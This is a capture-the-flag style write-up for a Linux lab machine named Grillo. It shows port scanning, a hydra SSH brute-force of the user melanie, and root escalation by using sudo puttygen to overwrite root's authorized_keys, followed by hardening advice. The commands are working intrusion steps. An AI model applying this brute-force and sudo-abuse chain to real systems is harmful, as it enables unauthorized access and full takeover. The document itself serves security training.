Grillo - Write-up
| Field | Details |
|---|---|
| Platform | HackersLab |
| Operating System | Linux |
| Difficulty | Easy |
| IP Address | 192.168.86.92 |
| Date | March 3, 2026 |
1. Executive Summary
The exploitation of the Grillo machine began with an information disclosure vulnerability found within the HTML source code of the default web page. This led to the discovery of a username, which was subsequently compromised through an SSH brute-force attack due to a weak password policy. Initial access was established as the user melanie. Privilege escalation was achieved by abusing Sudo permissions on the puttygen binary. By leveraging puttygen to overwrite the root user’s authorized_keys file with a controlled public key, I successfully gained full administrative access via SSH.
2. Reconnaissance & Enumeration
2.1 Network Scanning
The process started with local network host discovery and a full port scan to identify active services.
sudo arp-scan --localnet -g
whichSystem.py 192.168.86.92
# Result: Linux (TTL 64)

nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.86.92 -oG allPorts
extractPorts allPorts
nmap -p22,80 -sCV 192.168.86.92 -oN target
Key Findings:
| PORT | SERVICE | VERSION |
|---|---|---|
| 22 | SSH | OpenSSH 9.2p1 |
| 80 | HTTP | Apache httpd 2.4.57 |
2.2 Web Enumeration
The web server at port 80 displayed a default Apache installation page. However, inspecting the HTML source code revealed a developer comment containing a username hint for the user melanie, suggesting her password was susceptible to dictionary attacks.

3. Exploitation (Foothold)
3.1 SSH Brute Force
Armed with a valid username and the hint regarding a weak password, I utilized hydra to perform a brute-force attack against the SSH service which shows the password.
hydra -l melanie -P /usr/share/wordlists/rockyou.txt ssh://192.168.86.92 -t 64 -I

Then I established a remote session via SSH and retrieved the user flag.

4. Privilege Escalation
4.1 Sudo Enumeration
Checking for sudo privileges revealed that the user melanie could execute puttygen as root without a password.
melanie@grillo:~$ sudo -l
Matching Defaults entries for melanie on grillo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User melanie may run the following commands on grillo:
    (root) NOPASSWD: /usr/bin/puttygen
4.2 Arbitrary File Write via puttygen
The puttygen utility is used for generating and converting SSH keys. When run with sudo, it can write converted keys to any location on the filesystem. I exploited this to inject my own public key into the root user’s authorized_keys file.
Steps taken:
Generate a new SSH key pair in /tmp:
cd /tmp
ssh-keygen -t rsa -f my_rsa -N ""
Use puttygen to write the public key to the root SSH directory:
sudo /usr/bin/puttygen my_rsa -O public-openssh -o /root/.ssh/authorized_keys
Download the private key to the attacking machine:
scp melanie@192.168.86.92:/tmp/my_rsa .
chmod 600 my_rsa
Login as root using the private key:

ssh root@192.168.86.92 -i my_rsa
5. Flags & Proof
Melanie
Root
6. Remediation & Hardening
- Information Disclosure: Remove all sensitive comments and usernames from HTML source code of public-facing web applications.
- Password Policy: Implement a strong password policy (complexity, length, and rotation) to prevent successful dictionary attacks.
- Sudo Restrictions: Remove
puttygenfrom the sudoers list. If key management is required, restrict the output path (-o) to non-sensitive directories using a wrapper script. - SSH Hardening: Disable SSH password authentication in favor of key-based authentication only, and restrict root login (
PermitRootLogin no).
Authored by: Brutotes ⬅️ Back to Home